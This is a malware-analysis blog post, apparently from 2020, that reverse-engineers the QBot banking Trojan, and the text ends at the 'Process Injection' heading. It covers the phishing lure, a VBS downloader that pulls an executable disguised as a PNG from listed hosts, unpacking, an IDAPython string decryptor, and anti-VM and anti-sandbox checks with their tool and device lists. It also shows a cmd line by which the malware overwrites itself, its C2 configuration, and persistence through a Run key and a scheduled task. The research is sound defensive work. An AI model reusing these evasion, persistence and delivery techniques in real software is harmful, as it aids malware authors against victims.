Deep Analysis of QBot Banking Trojan

n1ght-w0lf.github.io/malware analysis/qbot-banking-trojan/

July 15, 2020

Abdallah Elshinbary

Malware Analysis & Reverse Engineering Adventures


11 minute read

QBot is a modular information stealer also known as Qakbot or Pinkslipbot. It has been active for years since 2007. It has historically been known as a banking Trojan, meaning that it steals financial data from infected systems.


Infection Flow

QBot can be delivered in various different ways including Malspam (Malicious Spam) or dropped by other malware families like Emotet.

The infection flow for this campaign is as follows:



First, the victim receives a phishing email with a link to a malicious zip file.



Hello,

Read the document and let me know what you think..


DOCUMENT FILE DOWNLOAD

Link to malicious zip file

Thanks.

CONFIDENTIALITY NOTICE: The information contained herein is intended for the use of the individual or entity to which it is addressed and may contain information that is privileged, confidential and exempt from disclosure under applicable law. If the reader of this transmission is not the intended recipient or the employee or agent responsible for delivering the contents to the intended recipient, you are hereby notified that any dissemination, distribution or copying of this communication is strictly prohibited. If you have received this communication in error, please notify the sender immediately.

The zip file contains a very obfuscated VBS file which downloads and launches Qbot executable.



```
GET /vtjwwoqxaix/88888888.png HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-US
User-Agent: MelisaNadira
Host: royalapartments.pl

HTTP/1.1 200 OK
Date: Thu, 18 Jun 2020 15:56:53 GMT
Server: Apache
Connection: keep-alive, Keep-Alive
X-Powered-By: PHP/5.4.16
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment; filename="88888888.png"
Content-Length: 2755088
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=5, max=10000
Content-Type: image/png

MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.

$.......PE..L......^...............2.
)........
........`....@..........................`*.......*...............................................)..............*..............
...................................................H............................text....@.......B..................
..`.rdata.......`.......F.............@..@.data...$,...p...,...H.............@...a2.....
...........t.............. ...a3........%.......%..v............. ...a32..........'......H'............ ...a322....
{.....'......L'.............
....rsrc.........)......<)............@..@......................................................................................
................................................................................................................................
.......................................................................................................................z........
.|.Y.......       ....^...............#.0...b...
0......................n[.~....P........U....,.E......E......E......E......E......E......E......E......E......E......E......E.P.
...A..M.Q....A..U.R....A..E.P....A..M.Q....A..U.R....A..E.P....A..M.Q....A.hpqA.....A..U.R....A..E.P....A..M.Q....A..U.R....A..E
.P....A..M.Q....A..U.R....A.h|
```


The VBS file tries to download Qbot from different places:

- http://st29[.]ru/tbzirttmcnmb/88888888.png
- http://restaurantbrighton[.]ru/uyqcb/88888888.png
- http://royalapartments[.]pl/vtjwwoqxaix/88888888.png
- http://alergeny.dietapacjenta[.]pl/pgaakzs/88888888.png
- http://egyorg[.]com/vxvipjfembb/88888888.png

Notice the misleading URL, it looks like it’s downloading a PNG image but the raw data says something else.

Unpacking

QBot is packed with a custom packer, but the unpacking process is really simple. It allocates memory for the unpacked code using `VirtualAlloc()` and changes memory protection using `VirtualProtect()` . So we just need 2 breakpoints at `VirtualAlloc()` and `VirtualProtect()` .



```
EIP ECX  7DD7432F <kernel32.\  8BFF           MOV EDI, EDI                          VirtualProtect
         7DD74331              55             PUSH EBP
         7DD74332              8BEC           MOV EBP, ESP
         7DD74334              5D             POP EBP
         7DD74335            ^ E9 8ECDFFFF    JMP <JMP.&VirtualProtect>
         7DD7433A              8B0E           MOV ECX, DWORD PTR DS:[ESI]
         7DD7433C              8908           MOV DWORD PTR DS:[EAX], ECX
         7DD7433E              8B4E 04        MOV ECX, DWORD PTR DS:[ESI + 4]
         7DD74341              8948 04        MOV DWORD PTR DS:[EAX + 4], ECX
         7DD74344            ^ E9 F1EAFFFF    JMP kernel32.7DD72E3A
         7DD74349              8B85 D0FEFFFF  MOV EAX, DWORD PTR SS:[EBP - 130]
         7DD7434F            ^ E9 43EAFFFF    JMP kernel32.7DD72D97
```

```
Address   Hex                                              ASCII
002A0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
002A0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
002A0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002A0030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
002A0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
002A0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
002A0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
002A0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
002A0080  09 7E 0A AF 4D 1F 64 FC 4D 1F 64 FC 4D 1F 64 FC  .~.¯M.düM.düM.dü
002A0090  44 67 F7 FC 5E 1F 64 FC 44 67 E7 FC 48 1F 64 FC  Dg÷ü^.düDgçüH.dü
002A00A0  56 82 F8 FC 4F 1F 64 FC 4D 1F 65 FC EC 1F 64 FC  V.øüO.düM.eüì.dü
002A00B0  48 13 6B FC 4C 1F 64 FC 56 82 CE FC 4B 1F 64 FC  H.küL.düV.ÎüK.dü
002A00C0  56 82 CA FC 66 1F 64 FC 56 82 F9 FC 4C 1F 64 FC  V.Êüf.düV.ùüL.dü
002A00D0  52 69 63 68 4D 1F 64 FC 00 00 00 00 00 00 00 00  RichM.dü........
002A00E0  50 45 00 00 4C 01 05 00 10 DC CF 5E 00 00 00 00  PE..L....ÜÏ^....
```

Unpacked Qbot

Encrypted Strings

Most of QBot strings are encrypted (stored in a continuous blob) and they are decrypted on demand. The decryption routine accepts one argument which is the index to the string then it XORs it with a hardcoded bytes array until it encounters a null byte.

We can use IDAPython to decrypt the strings and add them as comments.


```
import idc
import idautils

dec_routine = 0x4065B7
enc_strings = 0x40B930
bytes_arr = 0x410120

def decrypt_string(idx):
    if idx >= 0x36F4:
        return    # out of bounds
    res = ""
    while True:
        c = idc.get_wide_byte(enc_strings+idx) ^ idc.get_wide_byte(bytes_arr +
(idx&0x3F))
        if c == 0: break
        res += chr(c)
        idx += 1
    return res

xrefs = idautils.CodeRefsTo(dec_routine, 0)
for x in xrefs:
    ea = idc.prev_head(x)
    t = idc.get_operand_type(ea, 1)
    if t == idc.o_imm:
        idx = idc.get_operand_value(ea, 1)
        dec = decrypt_string(idx)
        idc.set_cmt(ea, dec, 1)
```

And here is the result, that’s much easier to work with.



```
mov     eax, 0DA2h        ; NtUnmapViewOfSection
call    decrypt_string
mov     [ebp+lpProcName], eax
mov     eax, 19C0h        ; NtCreateSection
call    decrypt_string
mov     [ebp+lpExistingFileName], eax
mov     eax, 34CBh        ; NtMapViewOfSection
call    decrypt_string
mov     [ebp+lpModuleName], eax
mov     eax, 1D3h         ; NtWriteVirtualMemory
call    decrypt_string
mov     [ebp+var_1C], eax
mov     eax, 33C5h        ; NtProtectVirtualMemory
call    decrypt_string
```


This should take care of most of the strings, the rest of strings indexes are calculated dynamically at runtime.

We decrypt all strings by looping through the encrypted blob and decrypt strings one by one.

```
idx = 0
while idx < 0x36F4:
    dec = decrypt_string(idx)
    idx += len(dec)+1
    print(dec)
```

Anti-Analysis


QBot spawns a new process of itself with the `"/C"` parameter, this process is responsible for doing Anti-Analysis checks.



```
signed int __usercall anti_analysis@<eax>(int a1@<ebx>)
{
  signed int v2; // [esp+0h] [ebp-8h]
  LPCSTR lpFileName; // [esp+4h] [ebp-4h]

  if ( get_vmware_version(a1) <= 0
    && check_vmware_mem() <= 0
    && check_hardware_info() <= 0
    && check_processes() <= 0
    && check_process_modules() <= 0
    && check_mlw_process() <= 0
    && just_return_1() <= 0
    && just_return_2() <= 0
    && !check_cpuid() )
  {
    return 0;
  }
```

The parent process checks the exit code of this spawned process. If the exit code is not 0, it means that QBot is being analyzed (and so it exits).




```
00404F5D    FF75 08        PUSH DWORD PTR SS:[EBP + 8]                    [ebp+8]:L"C:\\Users\\IEuser\\Desktop\\qbot.exe /C"
00404F60    53             PUSH EBX
00404F61    FF15 0C074100  CALL DWORD PTR DS:[<&CreateProcessW>]
00404F67    85C0           TEST EAX, EAX
00404F69  ˅ 74 26          JE qbot.404F91
00404F6B    395D 0C        CMP DWORD PTR SS:[EBP + C], EBX
00404F6E  ˅ 74 1C          JE qbot.404F8C
00404F70    FF75 10        PUSH DWORD PTR SS:[EBP + 10]
00404F73    FF75 EC        PUSH DWORD PTR SS:[EBP - 14]
00404F76    FF15 4CB14000  CALL DWORD PTR DS:[<&WaitForSingleObject>]     Wait for the checking process
00404F7C    85C0           TEST EAX, EAX
00404F7E  ˅ 78 0C          JS qbot.404F8C
00404F80    FF75 0C        PUSH DWORD PTR SS:[EBP + C]
00404F83    FF75 EC        PUSH DWORD PTR SS:[EBP - 14]
00404F86    FF15 F0B04000  CALL DWORD PTR DS:[<&GetExitCodeProcess>]      Exit code = 0 if not being analyzed
00404F8C    33C0           XOR EAX, EAX
00404F8E    40             INC EAX
```

So let’s go over the anti-analysis techniques.

Checking VM

In VMWare, communication with the host is done through a specific I/O port `(0x5658)`, so QBot uses the `in` assembly instruction to detect VMWare by reading from this port and checking the return value in `ebx` if it’s equal to `VMXh` (VMware magic value).

If we are outside VMWare, a privilege error occurs and this code will return 0.



```
push    edx
mov     dx, 5658h       ; special VMware I/O port
mov     ecx, 'VMXh'     ; VMware magic value
mov     eax, ecx
mov     ecx, 0Ah
in      eax, dx
mov     [ebp+magic], ebx
mov     [ebp+version], ecx
```

Another Anti-VM trick is to check hardware devices against known devices names used by VMs and Sandboxes.

Here is the list of devices names.

Expand to see more

```
    VMware Pointing
    VMware Accelerated
    VMware SCSI
    VMware SVGA
    VMware Replay
    VMware server memory
    CWSandbox
    Virtual HD
    QEMU
    Red Hat VirtIO
    srootkit
    VMware VMaudio
    VMware Vista
    VBoxVideo
    VBoxGuest
    vmxnet
    vmscsi
    VMAUDIO
    vmdebug
    vm3dmp
    vmrawdsk
    vmx_svga
    ansfltr
    sbtisht
```

Checking Processes

QBot loops through running processes and compares their executable names against known analysis tools.

Expand to see more

```
    Fiddler.exe
    samp1e.exe
    sample.exe
    runsample.exe
    lordpe.exe
    regshot.exe
```

Autoruns.exe
dsniff.exe
VBoxTray.exe
HashMyFiles.exe
ProcessHacker.exe
Procmon.exe
Procmon64.exe
netmon.exe
vmtoolsd.exe
vm3dservice.exe
VGAuthService.exe
pr0c3xp.exe
CFF Explorer.exe
dumpcap.exe
Wireshark.exe
idaq.exe
idaq64.exe
TPAutoConnect.exe
ResourceHacker.exe
vmacthlp.exe
OLLYDBG.EXE
windbg.exe
bds-vision-agent-nai.exe
bds-vision-apis.exe
bds-vision-agent-app.exe
MultiAnalysis_v1.0.294.exe
x32dbg.exe
VBoxService.exe
Tcpview.exe

Checking DLLs

Sandbox detection can be done by enumerating loaded DLLs and comparing them against known DLLs used by sandboxes. Here it’s just using 2 of them.

```
ivm-inject.dll      # Buster Sandbox Analyzer
SbieDll.dll         # SandBoxie
```

Checking Filename

Some sandboxes may change the sample file name. So QBot checks if its process name contains one of these strings.

```
sample
mlwr_smpl
artifact.exe
```

Checking CPU

The last check is done using `CPUID` instruction. First it is executed with `EAX=0` to get the CPU vendor and compares it with `GenuineIntel` (Intel processor).


Then it is executed with `EAX=1` to get the processors features.

On a physical machine the last bit will be equal to 0. On a guest VM it will equal to 1.

```
get_proc_vendor(&processor_vendor);
_EAX = 1;
__asm { cpuid }
processor_features = _ECX;
aGenuineIntel = decrypt_string(0x42Cu);
if ( aGenuineIntel )
{
  if ( processor_features == 1 && !lstrcmpiA(&processor_vendor, aGenuineIntel) )
    ret = 1;
```


Back To Parent

After the Anti-Analysis checks, QBot drops a copy of itself along with a configuration file at `"%APPDATA%\Microsoft\<random_folder_name>"`.



Name	Date modified	Type	Size
wdqlxw.dat	6/25/2020 4:25 AM	DAT File	1 KB
wdqlxw.exe	6/24/2020 1:19 AM	Application	2,691 KB

Finally, QBot starts the dropped copy in a new process and overwrites itself with a legitimate executable, here it’s `"calc.exe"`.



```
EIP ──▶ 7DD83BC3   68 24060000    PUSH 624                              CreateProcessInternalW
        7DD83BC8   68 6849D87D    PUSH kernel32.7DD84968
        7DD83BCD   E8 9205FFFF    CALL kernel32.7DD74164
        7DD83BD2   8B45 08        MOV EAX, DWORD PTR SS:[EBP + 8]       [ebp+8]:L"C:\\Windows\\System32\\cmd.exe"
        7DD83BD5   8985 A0FCFFFF  MOV DWORD PTR SS:[EBP - 360], EAX
        7DD83BDB   8B55 0C        MOV EDX, DWORD PTR SS:[EBP + C]       [ebp+C]:L"\"C:\\Windows\\System32\\cmd.exe\""
        7DD83BDE   8995 CCFCFFFF  MOV DWORD PTR SS:[EBP - 334], EDX
        7DD83BE4   8B75 10        MOV ESI, DWORD PTR SS:[EBP + 10]
        7DD83BE7   89B5 C4FCFFFF  MOV DWORD PTR SS:[EBP - 33C], ESI
        7DD83BED   8B45 14        MOV EAX, DWORD PTR SS:[EBP + 14]
```

```
Address   UNICODE
00862340  "C:\Windows\System32\cmd.exe"  /c ping.exe -n 6 127.0.0.1 &  typ
008623C0  e "C:\Windows\System32\calc.exe" > "C:\Users\IEuser\Desktop\qbot
00862440  .exe"...........................................................
```


Configuration File

The dropped configuration file is accessed frequently by Qbot, this file is RC4 encrypted. By setting a breakpoint before the contents of the file gets encrypted I got the following data:

Field	Description
10=spx143	Campaign ID
11=2	Number of hardcoded C2
1=13.59.00-24/06/2020	Date of Qbot install in HH:MM:ss-dd/mm/yyyy
2=1592996340	Victim Qbot install
50=1	N/A
5=VgBCAE8AWABTAFYAUgA7ADIA	Victim network shares
38=1593047244	Last victim call to C2 (Unix time)
45=187.163.101.137	C2 IP
46=995	C2 port
39=45.242.76.104	Victim external IP
43=1593006172	Time of record (Unix time)
49=1	N/A

Persistence

QBot achieves persistence by creating a new registry value under the key `"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"`. It also registers a scheduled task that runs every 5 hours.



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				6/24/2020 2:40 PM
☑ uaott			c:\users\ieuser\appdata\roaming\microsoft\nmecqabbd\wdqlxw.exe	6/18/2020 6:34 PM
Task Scheduler				
☑ \{ACCFFAAD-BB76-4BE1-8DC3-83E626487A2A}			c:\users\ieuser\appdata\roaming\microsoft\nmecqabbd\wdqlxw.exe	6/18/2020 6:34 PM

Process Injection

